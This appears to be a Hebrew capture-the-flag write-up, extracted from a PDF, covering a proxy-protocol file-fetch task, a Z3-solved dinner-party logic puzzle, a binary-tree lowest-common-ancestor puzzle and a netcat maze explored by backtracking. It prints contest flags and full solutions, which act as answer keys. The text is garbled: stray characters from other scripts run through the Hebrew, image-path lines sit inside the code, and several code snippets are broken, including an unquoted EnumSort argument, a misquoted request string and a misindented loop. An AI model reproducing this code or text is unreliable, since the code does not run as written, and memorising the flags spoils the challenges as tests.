HTTP_REQUEST = 'GET /{} HTTP/1.1\r\n' \
    'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)' \
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36\r\n' \
    'Host: www.tutorialspoint.com\r\n' \
    'Accept-Language: en-us\r\n' \
    'Connection: Keep-Alive\r\n\r\n'

with RemoteServer(TCP_IP, TCP_PORT, verbose=True) as s:
    setup_connection("192.168.173.10")
    print(get_page(s, "/"))

```

השմנו את המודול `shoes` שמכיל מספר מחלקות עזר שמייצגות את ההודעות השונות בפרוטוקול. בוגדול, המחלקות הללו מעניקות את יכולת לבצע `deserialize` ו-`serialize` להודעות השונות של ה프וטוקול, כפי שניתן לראות בקוד.

כך נראה התחברות לשרת לפי ה프וטוקול:

```

root@kali:/media/sf_CTFs/checkpoint/Shoes# python3 solve.py
Sending : 5a 01 fe dd 74 9c 2e
Received: 5a fe 86 59 e3 ac ea bf d7 3a
Sending : 5a 86 1a b0 ed 57 7c df 4b
Sending : 5a 01 00 01 c0 a8 ad 0a 00 50 74 f2 be 19
Received: 5a 00 00 01 00 00 00 00 eb cb 75 43


```

לאחר מכן, אנו שולחים בקשה HTTP, כמו שראינו בລכידת הרשות. אולם, התגובה שאנו מקבלים היא:

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://192.168.173.20">here</a>.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at www.tutorialspoint.com Port 80</address>
</body></html>

```



כלומר, השרת עבר מ-192.168.173.10 ל-192.168.173.20. נשנה את היעד אצלנו וננסה שוב:

```
with RemoteServer(TCP_IP, TCP_PORT, verbose=True) as s:  
    setup_connection("192.168.173.20")  
    print(get_page(s, "/"))
```

נקבל הפעם:

```
Files in server:  
  
index.html  
Arbok.jpg  
Blastoise.jpg  
Bulbasaur.jpg  
Butterfree.jpg  
Charizard.jpg  
Flag.jpg  
Metapod.jpg  
Rattata.jpg  
Squirtle.jpg  
Wartortle.jpg
```

נראה שהקובץ שמעוניין אותנו הוא Flag.jpg. על מנת לקרוא אותו, נצטרך למשת奋斗קציה נוספת

לשמור קובץ בinaire:

```
def save_file(s, file):  
    s.send(HTTP_REQUEST.format(file).encode("ascii"))  
    data = s.recv()  
    if not os.path.exists(OUTPUT_FOLDER):  
        os.makedirs(OUTPUT_FOLDER)  
  
    http_headers, binary_data = data.split(b"\r\n\r\n")  
    http_headers = http_headers.decode("ascii")  
    content_length = int(re.search(r"Content-Length: (\d+)", http_headers,  
re.MULTILINE).group(1))  
  
    while len(binary_data) < content_length:  
        binary_data += s.recv()  
  
    with open(os.path.join(OUTPUT_FOLDER, file), "wb") as f:  
        f.write(binary_data)  
  
    print ("\nSaved {} to {}".format(file, OUTPUT_FOLDER))
```

נקרא לה:

```
with RemoteServer(TCP_IP, TCP_PORT, verbose=True) as s:  
    setup_connection("192.168.173.20")  
    save_file(s, "Flag.jpg")
```

ונקבל את הדגל:



אתגר #6 (קטגורית Logic, 20 נקודות) Dinner Party

Five women sat in a row at the dinner table. Each had got there in a different way, each was eating a different kind of food, each had brought with her a different object and each had left at home a different pet.

How were the women arranged, and which woman owned what object?
Invoke submit.py with your solution to obtain the flag.

The solution should consist of "woman object" pairs (without quotes, case sensitive), in order of seating from left to right.

For example: submit.py Lovelace telescope Germain abacus Franklin laptop Curie pencil Noether scales

IMPORTANT: Give the program a minute or two to produce the flag for you.

לאתגר צורפה הבעה הלוגית הבאה:

Five women sat in a row at the dinner table. Each had got there in a different way, each was eating a different kind of food, each had brought with her a different object and each had left at home a different pet.

Noether had many difficulties during the journey there by foot; Germain, who was at the far left, heard the woman sitting next to her telling tales of her journey by boat. The woman who had got there by train sat left of someone who had got there by plane; the woman eating burger mentioned that getting there was her first time traveling by train. The woman who had got there by bus mentioned how she had left her pet rabbit at home. One of the ladies opened her bag and took out her laptop; the woman next to her recalled how she used to have one of those too, but then her pet rabbit chewed it and spat it out completely useless.

So Lovelace reached for her pocket and pulled out the pencil she had brought with her, at which the woman who owned a dog wondered whether it was more useful for her research than the scales that she herself owned. One of the ladies waved her abacus close to her neighbor's face; the neighbor, who owned a cat, retaliated by flipping over her assailant's soup.

Franklin tried to ignore the noise and just eat her salad in peace. The woman who owned a fish was unhappily eating her cake, envying the chicken plate enjoyed by the guest at the center seat. When all was said and done, Curie had learned a lot from her colleagues but was happy to go home to her pet fish.

It was only two weeks later that one of the guests realized that she had forgotten her telescope there.

פתרונות:

אפשר לפתר את הבעיה זו עם דף, עט ורבה סבלנות, אבל אנחנו נראה פתרון תכנותי לבעה באמצעות מנוע Z3. רוב ההסברים נמצאים בהערות ולכן הקדומות מיותרות פשוט נראה את הקוד:

```
from z3 import *

solver = Solver()
constraints = []

Name, name_consts = EnumSort("Name", ["Germain", "Franklin", "Lovelace",
"Curie", "Noether"])
germain, franklin, lovelace, curie, noether = name_consts

Arrival, arrival_consts = EnumSort("Arrival", Boat, "Train", "Plane",
"Foot", "Bus")
boat, train, plane, foot, bus = arrival_consts

Food, food_consts = EnumSort("Food", ["Burger", "Soup", "Salad", "Cake",
"Chicken"])
burger, soup, salad, cake, chicken = food_consts

Object, object_consts = EnumSort("Object", ["Laptop", "Pencil",
"Scales", "Abacus", "Telescope"])
laptop, pencil, scales, abacus, telescope = object_consts

Pet, pet_consts = EnumSort("Pet", ["Rabbit", "Dog", "Cat", "Fish",
"Dont_know"])
rabbit, dog, cat, fish, dont_know = pet_consts

location = Function("location", Name, IntSort())

arrival = Function("arrival", Name, Arrival)

food = Function("food", Name, Food)


obj = Function("obj", Name, Object)
pet = Function("pet", Name, Pet)

constraints.append(Distinct([obj(name) for name in name_consts]))
constraints.append(Distinct([food(name) for name in name_consts]))
constraints.append(Distinct([arrival(name) for name in name_consts]))
constraints.append(Distinct([location(name) for name in name_consts]))
constraints.append(Distinct([pet(name) for name in name_consts]))

for name in name_consts:
    constraints.append(Or([location(name) == x for x in
range(len(name_consts))]))
    constraints.append(Or([arrival(name) == x for x in arrival_consts]))
    constraints.append(Or([food(name) == x for x in food_consts]))
    constraints.append(Or([obj(name) == x for x in object_consts]))
    constraints.append(Or([pet(name) == x for x in pet_consts]))

# Noether had many difficulties during the journey there by foot;
constraints.append(arrival(noether) == foot)

# Germain, who was at the far left, heard the woman sitting next to her telling
tales of her journey by boat.
```



```
constraints.append(location(germain) == 0)
name_clue1 = Const("name_clue1", Name)
constraints.append(location(name_clue1) == 1)
constraints.append(arrival(name_clue1) == boat)

# The woman who had got there by train sat left of someone who had got there by
plane;
name_clue2 = Const("name_clue2", Name)
name_clue3 = Const("name_clue3", Name)
constraints.append(arrival(name_clue2) == train)
constraints.append(arrival(name_clue3) == plane)
constraints.append(location(name_clue2) < location(name_clue3))

# the woman eating burger mentioned that getting there was her first time
traveling by train
name_clue4 = Const("name_clue4", Name)
constraints.append(arrival(name_clue4) == train)
constraints.append(food(name_clue4) == burger)

# The woman who had got there by bus mentioned how she had left her pet rabbit
at home
name_clue5 = Const("name_clue5", Name)
constraints.append(arrival(name_clue5) == bus)
constraints.append(pet(name_clue5) == rabbit)


# One of the ladies opened her bag and took out her laptop;
# the woman next to her recalled how she used to have one of those too, but then
her pet rabbit chewed it and spat it out completely useless.
name_clue6 = Const("name_clue6", Name)
name_clue7 = Const("name_clue7", Name)
constraints.append(pet(name_clue6) == rabbit)
constraints.append(obj(name_clue7) == laptop)
constraints.append(Or(location(name_clue6) == location(name_clue7) - 1,
location(name_clue6) == location(name_clue7) + 1))

# So Lovelace reached for her pocket and pulled out the pencil she had brought
with her,
# at which the woman who owned a dog wondered whether it was more useful for her
research than the scales that she herself owned
constraints.append(obj(lovelace) == pencil)
name_clue8 = Const("name_clue8", Name)
constraints.append(pet(name_clue8) == dog)
constraints.append(obj(name_clue8) == scales)

# One of the ladies waved her abacus close to her neighbor's face; the neighbor,
who owned a cat, retaliated by flipping over her assailant's soup.
name_clue9 = Const("name_clue9", Name)
constraints.append(obj(name_clue9) == abacus)
constraints.append(food(name_clue9) == soup)

name_clue10 = Const("name_clue10", Name)
name_clue11 = Const("name_clue11", Name)
constraints.append(obj(name_clue10) == abacus)
constraints.append(pet(name_clue11) == cat)
constraints.append(Or(location(name_clue10) == location(name_clue11) -
1, location(name_clue10) == location(name_clue11) + 1))

# Franklin tried to ignore the noise and just eat her salad in peace.
```



```
constraints.append(food(franklin) == salad)

# The woman who owned a fish was unhappily eating her cake, envying the chicken
plate enjoyed by the guest at the center seat
name_clue12 = Const("name_clue12", Name)
constraints.append(pet(name_clue12) == fish)
constraints.append(food(name_clue12) == cake)

name_clue13 = Const("name_clue13", Name)
constraints.append(food(name_clue13) == chicken)
constraints.append(location(name_clue13) == 2)

# When all was said and done, Curie had learned a lot from her colleagues but
was happy to go home to her pet fish.
constraints.append(pet(curie) == fish)

solver.add(constraints)

def print_model(m):
    s = [None] * len(name_consts)
    for name in name_consts:
        object_name = str(m.eval(obj(name)))
        s[m.eval(location(name)).as_long()] = "{} {}".format(name,
object_name.lower())
    print(" ".join(s))

while solver.check() == sat:
    m = solver.model()
    print_model(m)

    expressions = []
    for name in name_consts:
        expressions.append(location(name) != m.eval(location(name)))
        expressions.append(arrival(name) != m.eval(arrival(name)))
        expressions.append(food(name) != m.eval(food(name)))
        expressions.append(obj(name) != m.eval(obj(name)))
        expressions.append(pet(name) != m.eval(pet(name)))

    solver.add(Or(expressions))
```


מה שכנ רואו לציין זה שיתוכנו מספר פתרונות ולכן אנחנו רצים בלולאה כל עוד קיימ איזשהו פתרון
ומבקשים מ-Z3: "תנו בפעם הבאה פתרון שבו לפחות שהוא אחד שונה מהפתרון הנוכחי".

בסך הכל, נקבל את הפתרונות הבאים:

```
root@kali:/media/sf_CTFs/checkpoint/Dinner_Party# python3 solve.py
Germain abacus Franklin laptop Noether scales Lovelace pencil Curie telescope
Germain scales Curie laptop Lovelace pencil Noether abacus Franklin telescope
Germain scales Curie telescope Lovelace pencil Franklin laptop Noether abacus
Germain scales Curie laptop Lovelace pencil Franklin telescope Noether abacus
```

הפתרון שהתקבל היה:

```
root@kali:/media/sf_CTFs/checkpoint/Dinner_Party/dinner_party# python3 submit.py
Germain abacus Franklin laptop Noether scales Lovelace pencil Curie telescope
Congratulations!
Your flag is: CSA{70n19H7_We_d1Ne_1n_HELL}
```



אתגר #7 (קטגוריות Logic, 60 נקודות)

Tarjan got lost in the jungle!

Can you help him to find the way to his beloved Jane?

We put our faith in you.

לאתגר צורפו שני קבצים.

פתרונות:

הקובץ הראשון שצורף לאתגר נקרא pairs.txt והכיל את הזוגות הבאים:

```
[[9459011, 9459014], [8834567, 8834570], [16484715, 16484718],  
[10536999, 10537002], [5360200, 5360202], [9219552, 9219554], [12180815,  
12180822], [6840232, 6840234], [9045060, 9045061], [11177208, 11177209],  
[11759735, 11759737], [14370512, 14370514], [5040815, 10081638],  
[14104364, 14104365], [5298400, 5298401], [520991, 520993], [4762656,  
4762657], [3424404, 3424406], [1955787, 15646330], [15455827, 15455830],  
[16176083, 16176085], [16746452, 16746453], [5806147, 1451538],  
[8531676, 8531678], [847235, 6777909], [13936711, 13936714], [4484468,  
4484470], [1783775, 1783777], [1515704, 757854], [1362647, 1362650],  
[9927216, 9927217], [12178935, 12178938], [15606523, 15606526],  
[8906755, 8906758], [3688248, 3688249], [13860120, 13860121], [7669927,  
7669929], [11053915, 11053917], [10777908, 2694478], [12786419,  
3196605], [13042600, 13042602], [15378273, 7689137], [15287808,  
15287810], [1187667, 1187670], [5977260, 5977261], [8324863, 8324866],  
[1255851, 10046834], [2811044, 2811046]]
```

הקובץ השני שצורף לאתגר נקרא tree.txt והכיל 16MB של מידע שנראה אקראי לחלווטין (אך היו בו רק תווים הניטנים להדפסה):


```
root@kali:/media/sf_CTFs/checkpoint/Me_Tarjan_You_Jane/Tarjan# xxd -g 1 tree.txt | head  
00000000: 21 34 4d 4b 7d 3b 6d 4e 46 34 7e 77 33 25 3e 76 !4MK};mNF4~w3%>v  
00000010: 2a 3f 55 68 33 7d 6c 2a 5a 2b 57 4e 3c 71 5d 6b *?Uh3}1*Z+WN<q]k  
00000020: 61 65 5a 64 3d 27 52 4a 29 73 61 46 52 35 6f 67 aeZd='RJ)saFR5og  
00000030: 3e 2d 75 3c 24 59 6e 78 3c 75 69 2e 40 24 72 44 >-u$Ynx<ui.@$rD  
00000040: 2a 5a 76 23 4d 71 3f 34 28 4e 6e 29 28 77 76 2b *Zv#Mq?4(Nn)(wv+  
00000050: 48 72 23 66 35 48 75 67 3e 75 69 2b 7a 53 38 Hr#f5Hug>^ui+zS8  
00000060: 48 67 2b 53 64 6b 7b 65 25 3c 75 29 54 4f 59 4c Hg+Sdk{e%<u)TOYL  
00000070: 2b 72 44 74 73 79 3e 63 6e 63 2e 21 64 3a 78 43 +rDtSY>cnc.!d:xC  
00000080: 5d 27 72 34 6a 5a 6e 62 42 24 22 6c 5d 63 4d 3f ]'r4jZnbB$"1]cM?  
00000090: 46 52 5b 40 35 79 6e 7b 27 67 67 30 57 73 42 57 FR@5yn{ 'gg0WsBW
```

אם נחפש את השם Tarjan בגוגל, נגיע ל- [Robert Tarjan](#) שהוא מתמטיקאי ומדען מחשב שהגה מספר אלגוריתמים בתחום תורת הגרפים. אחד מהם נקרא [Tarjan's off-line lowest common ancestors](#) והוא משמש למציאת האב המשותף הנמוך ביותר של שני זוגות קודקודים בעץ. מכיוון שיש לנו קובץ שנקרא tree ויש לנו אוסף זוגות, זה נראה הכליל.


הצעד הבא הוא להבין איך הקובץ שקיבلونו מייצג עץ. ובכן, פה נדרש להניחשתי הנחות לגבי העץ: ההנחה הראשונה היא שמדובר בעץ בינארי, וההנחה השנייה היא שמדובר בעץ [בינארי מושלם](#) (או לפחות מושלם). נכון, אין לנו כל הוכחה לכך בשלב זהה, אבל אחרת מאד קשה ליזג פה עץ.

מה זה בעצם אומר? זה בעצם אומר שהייצוג שאנחנו רואים פה הוא היצוג הקלטי של עץ בטור מערך. ביצוג זהה, התא הראשון הוא השורש, שני התאים הבאים הם הבנים שלו, וכן הלאה.

כלומר, העץ נראה למשה כך:




ואם כך, מהם המספרים? נניח שאלן האינדקסים של הקודקודים השונים, באופן הבא:



עכשו, אנחנו מקבלים שני קודקודים בעץ, ועלינו למצוא את האב המשותף התחתון שלהם. ברמת העקרון, מכיוון שאנו מניחים שמדובר בעץ בינארי מושלם, ישנה נוסחה סגורה שמעניקה לנו את האב ואת שני הבנים של כל קודקוד. מכאן אפשר בקלות למשת את האלגוריתם של טרגן, או אולי אפילו אלגוריתם פשוט יותר שמטיל משני הקודקודים לעלה עד המפגש.

עם זאת, אנחנו נשתמש בדרך כלל יותר מותחכם שמצוינו [פה](#). מסתבר שם עוברים לאינדקס שמתחליל ב-1 במקומ ב-0, אפשר להשתמש בייצוג הבינארי של האינדקס על מנת למצוא את האב המשותף הנמור ביוטר:



כדי למצוא את האב המשותף הנמור ביוטר של שני קודקודים, علينا רק לחשב את התחלילת המשותפת הארוכה ביוטר בין שני האינדקסים של הקודקודים, כאשר הם מיוצגים בסיסי ביבנאר.

הסקריפט הבא משתמש בתוכנה זו כדי למצוא את רשימת האבות המשותפים. עבור כל אב משותף שנמצא, נדפס את התו שופיע ב-`offset` זהה בקבץ `:tree`:

```

import json, os, mmap

# https://stackoverflow.com/questions/60223983/finding-common-parent-in-perfect-binary-tree

def memory_map(filename, access=mmap.ACCESS_READ):
    size = os.path.getsize(filename)
    fd = os.open(filename, os.O_RDONLY)
    return mmap.mmap(fd, size, access=access)

with open("pairs.txt") as f, memory_map("tree.txt") as tree:
    list = json.loads(f.read())
    for pair in list:
        n1, n2 = pair

        # Move from 0-based index to 1-based index:
        m1 = n1 + 1
        m2 = n2 + 1

        # Convert to binary string
        b1 = format(m1, 'b')
        b2 = format(m2, 'b')

        # Find longest common prefix
        longest_common_prefix = os.path.commonprefix([b1, b2])


        # Convert back to 0-based index

        target = int(longest_common_prefix, 2) - 1
        print(chr(tree[target]), end=' ')
  
```

התוצאה:

```

root@kali:/media/sf_CTFs/checkpoint/Me_Tarjan_You_Jane/Tarjan# python3 solve.py && echo
CSA{Put_your_fa1th_in_what_you_m0st_b3l1ev3_in!}
  
```



אתגר #8 (קטגורית Logic, 100 נקודות) Amaze me

```
All you need to know is:  
netcat maze.csa-challenge.com 80
```

פתרונות

נכנו לשרת המצורף:

```
root@kali:/media/sf_CTFs/checkpoint/Amaze_me# nc maze.csa-challenge.com 80  
The great Mount of Moria towered over a maze that concealed a lustrous treasure, the Nauglamir.  
The treasure is still present from the days of the great king Thingol,  
but is secretly hidden in a maze after being stashed away by dwarfs.  
Unfortunately, the last copy of the map of the maze was lost,  
but we hope you will still be able to help us locating the Nauglamir.  
You will find this is no easy task -  
The maze is 250 x 250 big, you have only limited attempts.  
You must be really careful in your answers to avoid traps built by the dwarfs to protect the  
Nauglamir.  
Guesses won't help you and we trust your skills and wisdom to guide you in this challenge.  
We trust you and wish you good luck, and hope you will find your way to the Nauglamir.  
Oh, and just in case it will help you - your starting position is: (180,76)  
> What is your command?
```

נראה שצעדנו לתוך מבור. ניתן לנסות לנוע למעלה, למטה, ימינה ושמאליה, והמשק מודיע לנו אם הצלחנו:

```
> What is your command?  
u  
1  
> What is your command?  
d  
1  
> What is your command?  
l  
0  
> What is your command?  
r  
0
```

נוהג לפטור מבוכים באמצעות :backtracking

- מתחילה מנקודה מסוימת
- כל עוד ניתן להתקדם לנקודה שטרם הינו בה, מנסים להתקדם לנקודה זו
 - אם הגיענו לעד, מפסיקים
- אחרת, חוזרים אחורה (ואז מנסים להתקדם לנקודה אחרת שטרם הינו בה)

אין לנו פה נקודת יעד, אבל אפשר לנסוט לסייע בمبוקר (ולמפות אותו). מיפוי כזה יولد תוצאה דומה לזה (כਮובן שכל התחברות לשרת מייצרת מבוקר אקראי):



אפשר לראות פה שניין לסייע ברוב שטח המבוקר למעט מספר אזוריים סגורים שלא ניתן לגשת אליהם. אם כך, מה בדיק אנחנו אמורים לעשות?

ובכן, מסתבר שהממשק מאפשר עוד מספר פעולות מעבר לתזוזה.

פקודת ? בודקת להיכן ניתן לזרז:

```
> What is your command?  
i  
l=0, r=0, u=0, d=1
```

פקודת ? מעניקה עצה לחימם טוביים:

```
> What is your command?  
h  
Don't forget to eat breakfast, it's the most important meal in the day
```

פקודת g מידעת אותנו לגבי המרחק שלנו מיעד כלשהו:

```
> What is your command?  
g  
far far away
```


פקודת c מודיעה לנו היכן אנחנו בمبוקר:

```
> What is your command?  
c  
(241,221)
```

פקודת s מבקשת שנכnis פתרון כלשהו:

```
> What is your command?  
s  
> What is your solution?  
1, 1  
Next time we suggest you to keep your guesses to yourself and start walking instead!
```

מלל הפקודות הללו, פקודת g נראית המבטיחה ביותר. האסטרטגיה שלנו, אם כך, משתנה.Cut, Turn CD' סיור בمبוקר, נדגום את פקודת g מדי פעם לבדוק אם אנחנו מתקרבים אל היעד.



לאחר זמן מה, נתקל בפלט חדש:

Your distance from the treasure is √ 2210

כלומר, כאשר אנחנו קרובים מספיק, פקודת `g` נותנת לנו את שורש המרחק שלנו מהאוצר!

אם כך, מספיקות לנו 3 נקודות בלבד על מנת לבצע חיתוך (triangulation) ולמצוא את הנקודה שבה נמצא האוצר. את הנקודה הזאת, ככל הנראה, יש לשЛОוח באמצעות פקודת `s`.

נבייא כאן את עיקר הקוד, בהשראת מספר פונקציות עזר שאת תפקידן נסביר בקצרה במקומם:

```
MAZE_SIZE = 250

class Direction(Enum):
    UP      = "up"
    DOWN   = "down"
    LEFT   = "left"
    RIGHT  = "right"

MovementOptions = namedtuple('MovementOptions', [Direction.LEFT.value,
                                                Direction.RIGHT.value, Direction.UP.value, Direction.DOWN.value]) # Order
# matters for get_movement_options()
Coordinate     = namedtuple('Coordinate',      ['row', 'column'])
CoordinateDelta = namedtuple('CoordinateDelta', ['row_delta', 'column_delta'])
Backtrack      = namedtuple('Backtrack',        ['coordinate',
                                                'opposite_direction'])
DistanceMarker = namedtuple('DistanceMarker', ['coordinate', 'distance_sqrt'])

class DirectionAttr:
    """ Attributes of a direction """
    OPPOSITES = {Direction.UP: Direction.DOWN, Direction.DOWN: Direction.UP,
                  Direction.LEFT: Direction.RIGHT, Direction.RIGHT: Direction.LEFT}
    def __init__(self, type: Direction, command: str, coord_delta: tuple):
        self.type = type
        self.command = command
        self.row_delta = coord_delta[0]
        self.col_delta = coord_delta[1]

    @property
    def opposite(self):
        """Returns the opposite direction type"""
        return self.OPPOSITES[self.type]


DIRECTION_ATTRIBUTES = {
    Direction.UP      : DirectionAttr(Direction.UP,      'u', (0, 1)),
    Direction.DOWN   : DirectionAttr(Direction.DOWN,   'd', (0, -1)),
    Direction.LEFT   : DirectionAttr(Direction.LEFT,   'l', (-1, 0)),
    Direction.RIGHT  : DirectionAttr(Direction.RIGHT,  'r', (1, 0))
}

def search_for_treasure(start_r: int, start_c: int):
    """ Explores the maze in search of the treasure """

    stack          = []          # History of locations, used for backtracking
    known_distances = set()      # Set of known distances from a coordinate to
    the treasure
    counter        = 0

    check_treasure_distance_cadence = 50 # Check for treasure every x steps
    print_maze_cadence             = 100 # Print maze every x steps

    stack.append(Backtrack(Coordinate(start_r, start_c), None))
```



```
with log.progress('Searching for treasure...') as p:
    while len(stack) > 0:
        p.status("Number of steps: {}".format(counter))
        backtrack = stack[-1]
        coord = backtrack.coordinate

        if counter % print_maze_cadence == 0:
            assert(get_current_coordinates() == coord) # Sanity - make sure
we are where we think we are
            print_maze(coord.row, coord.column)
        if counter % check_treasure_distance_cadence == 0:
            distance_sqrt = get_distance_from_treasure()
            if distance_sqrt is not None:
                dm = DistanceMarker(coord, distance_sqrt)
                if dm not in known_distances:
                    log.info("{}: Distance from treasure is
sqrt({})".format(coord.row, coord.column, distance_sqrt))
                    check_treasure_distance_cadence = 2 # We are close,
start looking for treasure more often
                    known_distances.add(dm)
            if try_to_find_treasure(known_distances):
                print_maze(coord.row, coord.column)
                break

        visited[coord.row][coord.column] = 1

        movement_options = get_movement_options(coord.row, coord.column) #
Where can we move to?

        for direction_attr in DIRECTION_ATTRIBUTES.values():
            new_row = coord.row + direction_attr.row_delta
            new_col = coord.column + direction_attr.col_delta
            if is_movement_possible(movement_options, direction_attr.type)
and not is_visited(new_row, new_col):
                go_to(direction_attr.type)
                stack.append(Backtrack(Coordinate(new_row, new_col),
direction_attr.opposite))
                break
            else: # Can't move anywhere new -> backtrack
                backtrack = stack.pop()
                go_to(backtrack.opposite_direction)

        counter += 1

        print_maze(coord.row, coord.column)

visited = [[0] * MAZE_SIZE for _ in range(MAZE_SIZE)]

s = remote("maze.csa-challenge.com", 80)
s.recvuntil("Oh, and just in case it will help you - your starting position
is:")
location = s.recvline()
start_r, start_c = location.decode("utf-8").strip("\n").split(",")
log.info(f"Starting from ({start_r}, {start_c})")

log.info("Start time: {}".format(datetime.datetime.now()))
search_for_treasure(int(start_r), int(start_c))
log.info("End time: {}".format(datetime.datetime.now()))
```

פונקציות שהשיטנו:

- print_maze - פונקציה שמדפסה את מבנה המבוך הידוע עד כה לקובץ
- is_visited - פונקציה שמחזירה האם ביקרנו כבר בנקודה כלשהי בمبוך
- is_movement_possible - פונקציה שבודקת האם אפשר לתקדם לכיוון כלשהו
- get_movement_options - פונקציה שמחזירה את הכוונים האפשריים באמצעות תשאול פקודת ?
- go_to - פונקציה שמתקדמת לכיוון מסוים באמצעות פקודות z, a, d, u.
- get_current_coordinates - פונקציה שמחזירה את נקודת הצוין הנוכחית באמצעות שימוש בפקודת c
- get_distance_from_treasure - פונקציה שמחזירה את המרחק מהאוצר באמצעות שימוש בפקודת g
- try_to_find_treasure - פונקציה שמנסה, בהינתן שלושה נתוני מרחק או יותר, לבצע חיתוך על מנת למצוא את הנקודה בה נמצא האוצר (באמצעות z)

הערות מימוש:

